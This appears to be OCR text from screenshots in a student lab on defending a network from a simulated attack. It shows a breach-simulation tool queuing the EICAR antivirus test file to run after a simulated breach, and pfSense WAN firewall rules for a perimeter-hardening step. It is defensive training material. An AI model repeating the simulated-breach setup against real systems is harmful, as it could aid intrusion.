
○ Quick scan
Checks folders in your system where threats are commonly found.

File to be executed after breaching. If you want custom execution behavior, specify it in 'Windows post breach command' field. Reference your file by filename.

eicar.com
135 bytes
Error during load
404 (NOT FOUND)

Part 2: Harden the Network Perimeter

Make a screen capture showing the **updated firewall rules on the DMZ interface**.



Defending the Network from a Simulated Attack (3e)
vWorkstation
2025-04-21 12:26:14
Jalen Salgado

172.30.0.1/firewall_rules.php?if=wan

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Firewall / Rules / WAN

The changes have been applied successfully. The firewall rules are now reloading in the background.
Monitor the filter reload progress.

Rules (Drag to Change Order)

☐		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓	0 /6 KiB	IPv4 *	*	*	WAN address	*	*	none			
☐	✓	0 /0 B	IPv4 UDP	*	*	WAN address	1194 (OpenVPN)	*	none		OpenVPN wizard	

pfSense is developed and maintained by Netgate. © ESF 2004 - 2025 View license.

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!